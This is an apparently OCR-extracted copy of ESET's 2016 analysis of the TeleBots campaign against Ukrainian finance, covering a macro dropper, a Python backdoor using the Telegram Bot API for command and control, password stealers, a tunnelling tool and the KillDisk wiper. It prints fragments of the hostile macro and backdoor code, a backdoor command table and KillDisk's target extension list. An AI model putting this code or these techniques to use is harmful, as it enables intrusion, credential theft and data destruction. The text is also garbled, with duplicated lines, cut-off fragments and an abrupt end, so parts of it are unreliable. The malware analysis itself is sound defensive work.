UKRAINE CRISIS – DIGITAL SECURITY RESOURCE CENTER

The rise of TeleBots: Analyzing disruptive KillDisk attacks

ESET's Anton Cherepanov analyzes the work of TeleBots, a malicious toolset that was used in focused cyberattacks against targets in Ukraine's financial sector.

Anton Cherepanov

13 Dec 2016 • 12 min. read

In the second half of 2016, ESET researchers identified a unique malicious toolset that was used in targeted cyberattacks against high-value targets in the Ukrainian financial sector. We believe that the main goal of attackers using these tools is cybersabotage. This blog post outlines the details about the campaign that we discovered.

We will refer to the gang behind the malware as TeleBots. However it's important to say that these attackers, and the toolset used, share a number of similarities with the BlackEnergy group, which conducted attacks against the energy industry in Ukraine in December 2015 and January 2016. In fact, we think that the BlackEnergy group has evolved into the TeleBots group.

Infection vector

As with campaigns attributed to BlackEnergy group the attackers used spearphishing emails with Microsoft Excel documents attached that contain malicious macros as an initial infection vector. This time malicious documents don't have any content with social engineering directing potential victims to click an Enable Content button. It seems that the attackers are depending on the victims to decide entirely on their own whether to click it or not.



Figure 1: One example of a malicious XLS document used in the spearphishing attack.



Figure 2: Metadata reveals what might be the attacker's nickname.

Once a victim clicks on the Enable Content button, Excel executes the malicious macro. Our analysis shows that the code of the macro used in TeleBots documents matches the macro code that was used by the BlackEnergy group in 2015. Figure 3 illustrates these similarities.

The main purpose of the macro is to drop a malicious binary using the `explorer.exe` filename and then to execute it. The dropped binary belongs to a trojan downloader family, its main purpose being to download and execute another piece of malware. This trojan downloader is written in the Rust programming language.

It should be noted that during the first stages of the attack, the TeleBots group abuse various legitimate servers in order to hide malicious activity in the network. For example, the trojan downloader fetches data from a hardcoded URL that points to a text file on the putdrive.com service (which allows anyone to upload and share files online). The text file that is hosted on the online service is a final payload, encoded using the Base64 algorithm.

The final payload is a backdoor written in Python and detected as the Python/TeleBot.AA trojan. This backdoor is the main piece of malware used by these attackers, which is why we've named the TeleBots group as such.

```
Init24
Init25
fnum = FreeFile
fname = Environ("TMP") & "\vba_macro.exe"
Open fname For Binary As #fnum
For i = 1 To 768
    For j = 0 To 127
        aa = a(i)(j)
        Put #fnum, , aa
    Next j
Next i
Close #fnum

BlackEnergy

Bots

y BlackEnergy and

Python/TeleBot.AA backdoor

In January 2016 we published our analysis of a spearphishing attack against energy companies in Ukraine. That attack probably has a connection to the infamous BlackEnergy attacks in 2015 because the attackers used exactly the same mail server to send spearphishing messages. However, the attacks in January 2016 were different. Instead of using the BlackEnergy malware family, the attackers used a relatively simple open-source backdoor, written in the Python programming language, called GCat. The Python code of the GCat backdoor was obfuscated, then converted into a stand-alone executable using the PyInstaller program.

The Python/TeleBot malware uses exactly the same approach; the Python backdoor code is obfuscated and packed into a standalone executable using PyInstaller. In addition, the Python code is ROT13 encoded, AES encrypted, compressed using `zlib` library and then Base64 encoded.

But what really makes this backdoor interesting is the way in which it communicates with attackers in order to receive commands. Python/TeleBot abuses the Telegram Bot API from Telegram Messenger to communicate with the attackers. The Telegram Bot API is based on HTTP and to a network administrator within a compromised network, the communication between the infected computer and the attackers will look like HTTP(S) communication with a legitimate server, specifically `api.telegram.org`. We have informed Telegram of this abuse of their communication platform.

```
class mGYPGqombvNcHB :
    def __init__ ( self , botapi , chatid ) :
        self . botapi = botapi
        self . baseurl = "https://api.telegram.org/bot" + self . botapi
        self . chatid = chatid
        self . ssl_cert = ssl . SSLContext ( ssl . PROTOCOL_TLSv1 )
    def sendMessage ( self , message ) :
        CRXDH = {
'chat_id' : self . chatid ,
'text' : str ( message )
}
        try :
            uynzpcFhFon = DkAngPey ( self . botapi , r'sendMessage' , params = CRXDH )
        except :
            qlswQWvRvhkYN = open ( LwPXBebGtWDVTKQEAB , 'w' )
            qlswQWvRvhkYN . writelines ( message )
            qlswQWvRvhkYN . close ( )
            try :
```

Figure 5: Profile of one of the attackers in Telegram Messenger.

It should be noted that the Telegram Bot API was not the *only* legitimate protocol that was used by these attackers. We have seen at least one sample of this backdoor that uses an outlook.com mailbox as C&C.

Password stealing malicious tools

After successful compromise of the network, attackers use various malicious tools in order to collect passwords, allowing them to subsequently perform a lateral movement within the compromised LAN.

A string, that contains a PDB-path to debug symbols, suggests one such tool was named `CredRaptor` by the attackers. This tool collects saved passwords from various browsers such as Google Chrome, Internet Explorer, Mozilla Firefox, and Opera.



Figure 6: PDB-Path reveals the name of the password stealer.


The attackers are using a tool with name `plainpwd` in order to dump Windows credentials from memory. This tool is a slightly modified version of the open-source project `mimikatz`.

In addition to `plainpwd` and `CredRaptor` the toolkit includes a keylogger. The keylogger uses a standard technique to capture keystrokes, specifically the `SetWindowsHookEx` function.

In order to also sniff passwords in network traffic, the attackers use a console version of Interceptor-NG. Since it requires WinPcap drivers to be installed, the attackers made a custom tool to install them silently.



ool.

The combined use of all these tools allows attackers to gain a foothold in a

The combined use of all these tools allows attackers to gain a foothold in a compromised network, with the objective of gaining full control by obtaining domain administrator privileges.

LDAP query tool


Another interesting discovery was a tool that was used during attacks to make queries to Active Directory using LDAP. This tool is able to dump detailed information about computers and usernames listed in Active Directory, and is tailored for a specific victim's domain.

```
push    eax             ; res
push    0               ; attrsonly
push    0               ; attrs
push    offset aObjectclass ; "(objectClass=*)"
push    0               ; scope
push    offset aCnSchemaCnConf ; "CN=Schema,CN=Configuration,DC=[redacted]
push    esi             ; ld
mov     [ebp+res], 0
call    ds:ldap_search_sW
add     esp, 1Ch
test    eax, eax
jz      short loc_4015D8
call    ds:LdapGetLastError
```

Figure 8: Disassembled code of the tailored LDAP query tool.

Additional backdoor

Further research revealed that the attackers deployed additional backdoors in order to regain access to the compromised network, should their main Python/TeleBot backdoor be discovered and removed. This additional backdoor is written in VBS and some samples we discovered were packaged using the `script2exe` program.



en in VBS.

em have pretty
outer name and MAC
g HTTP. The variable
s to the server. The
a list of supported


Command	Purpose

!cmd	Executes shell command and sends results back to the server
!cmdd	Executes shell command but does not send result back to the server
!dump	DecodesBase64 data and saves it to %TEMP% folder
!timeout	Defines a new timeout between calls to server
!bye	Quits
!kill	Quits and deletes itself
!up	Uploads file from agent computer to C&C server

BCS-server

The attackers also used a malicious tool that they named BCS-server. This tool allows them to open a tunnel into an internal network and then this tunnel can be used to send and receive data between the C&C server and even non-infected computers in the network. The main idea of this tool is based on the same principles as the XTUNNEL malware used by the Sednit group.

During our analysis we discovered that the attackers used a guide for this specific tool. Interestingly, the guide was written in Russian.



w we bypass firewall

phost_win_log.exe – version that logs to file

So attackers specify an external C&C server in the command line and the tool connects to this server using HTTP. This remote server is used as a proxy by attackers: the connection that goes to this server is redirected to the internal network by the tool and any response that the tool gets from a computer in the internal network goes to the C&C server. Thus, attackers can communicate with internal servers that are normally unreachable from the internet.

The communication traffic between the BCS-server tool and the C&C server is base64 encoded and encapsulated in HTML tags.




Figure 11: The captured handshake of BCS-server tool and C&C server.

KillDisk

The KillDisk is a destructive component that is used by these attackers as the final stage of an attack. Previous versions of this component were used in attacks against media companies in November 2015 and against power grid companies in Ukraine in December 2015.

KillDisk is designed to run with high privileges, this time it registers itself as a service under `Plug-And-Play Support` name. Since at the final stage attackers have probably collected network administrator level credentials, that's why they the highest possible

he command line.
me that is set to

a of KillDisk hasn't

.eml .mail .ml .ova .vmdk .vhd .vmem .vdi .vhdx .vmx .ovf .vmc .vmfx .vmxf .hdd .vbox .vcb .vmsd .vfd .pvi .hdd .bin .avhd .vsv .iso .nrg .disk .hdd .pmf .vmdk .xvd

The KillDisk malware may create new, small files instead of deleted ones with the exact same filename and these new files will contain one of two strings `mrR0b07` or `fS0cie7y` instead of the original content. This is not the only reference to the Mr. Robot TV show, in addition this KillDisk variant displays the picture that is illustrated in Figure 12.

Figure 12: Picture displayed by KillDisk component.

Interestingly, the KillDisk malware does not store this picture anywhere: rather it has code that draws this picture in real-time using the Windows GDI. It looks like attackers put a lot of effort just to make the code that draws this picture.

Conclusion

The cybercriminals behind these targeted attacks demonstrate serious intention
